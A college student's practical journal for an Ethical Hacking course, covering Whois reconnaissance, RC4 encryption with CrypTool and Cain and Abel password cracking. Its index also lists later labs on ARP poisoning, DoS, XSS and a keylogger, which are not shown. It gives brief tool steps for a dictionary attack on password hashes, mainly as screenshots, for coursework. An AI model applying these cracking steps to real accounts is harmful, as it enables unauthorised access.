

**JNAN VIKAS MANDAL’S**

**PADMASHREE DR. R.T.DOSHI DEGREE COLLEGE OF INFORMATION TECHNOLOGY**

**MOHANLAL RAICHAND MEHTA COLLEGE OF COMMERCE**

**DIWALIMAA DEGREE COLLEGE OF SCIENCE**

**AMRATLAL RAICHAND MEHTA COLLEGE OF ARTS**

**JVM’S DEGREE COLLEGE OF INFORMATION TECHNOLOGY**

**AIROLI, NAVI MUMBAI – 400708**

**NAAC Reaccredited Grade ‘A+’ (CGPA- 3.31, 3rd Cycle)**



**CERTIFICATE**

This is to certify that the Mr./Miss. **\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_** of T.Y.B.Sc.CS Semester-VI has completed the practical work in the subject of **ETHICAL HACKING** during the Academic year 2024-25 under the guidance of Dr**. Sanjivani Nalkar** being the partial requirement for the fulfillment of the curriculum of Degree of Bachelor of Science in Computer Science, University of Mumbai.

**Place: Date:**

------------------------------------------ --------------------------------------

Sign of Subject In Charge Sign of External Examiner

----------------------------------------

Sign of Incharge / H.O.D

INDEX

|  |  |  |  |
| --- | --- | --- | --- |
| **Sr.No.** | **Name of Practicals** | **Date** | **Signature** |
| 1 | Google and Whois Reconnaissance | 06/01/2024 |  |
| 2 | Password Encryption and Cracking with CrypTool and Cain and Abe | 13/01/2024 |  |
| 3 | Linux Network Analysis and ARP Poisoning | 20/01/2024 |  |
| 4 | Port Scanning with NMap | 27/02/2024 |  |
| 5 | Network Traffic Capture and DoS Attack with Wireshark and Nemesy | 03/02/2024 |  |
| 6 | Persistent Cross-Site Scripting Attack | 10/02/2024 |  |
| 7 | Session Impersonation with Firefox and Tamper Data | 17/02/2024 |  |
| 8 | Creating a Keylogger with Python | 09/02/2024 |  |


## PRACTICAL NO.1

**AIM : Use Google and Whois for Reconnaissance.**


1. Google and Whois Reconnaissance
2. Use Google search techniques to gather information about a specific target or organization.
3. Utilize advanced search operators to refine search results and access hidden information.
4. Perform Whois lookups to retrieve domain registration information and gather details about the target's infrastructure


**Using who.is**


Step1: Open the WHO.is website





Step 2: Enter the website name and hit the “Enter button”.



Step 3: Show you information about [www.prestashop.com](http://www.prestashop.com/)










## PRACTICAL NO. 2

**AIM : Password Encryption and Cracking with CrypTool and Cain and Abel**


1. **Password Encryption and Decryption-**
2. **Use CrypTool to encrypt passwords using the RC4 algorithm.**
3. **Decrypt the encrypted passwords and verify the original values.**

Step 1:




Step 2 : Using RC4.


**Encryption using RC4**



**Decryption**




1. **Password Cracking and Wireless Network Password Decoding:**
2. **Use Cain and Abel to perform a dictionary attack on Windows account passwords.**
3. **Decode wireless network passwords using Cain and Abel's capabilities.**

****


Click on HASH Calcuator

Enter the password to convert into hash




Paste the value into the field you have converted

e.g(MD5)




Right Click on the hash and select the dictionary attack

Then right click on the file and select (Add to List) and then select the Wordlist



Select all the options and start the dictionary attack



## PRACTICAL NO. 3

## AIM : Linux Network Analysis and ARP Poisoning

## Linux Network Analysis:


## Execute the ifconfig command to retrieve network interface information.

## Use the ping command to test network connectivity and analyze the output.


## Analyze the netstat command output to view active network connections.

## Perform a traceroute to trace the route packets take to reach a target host.

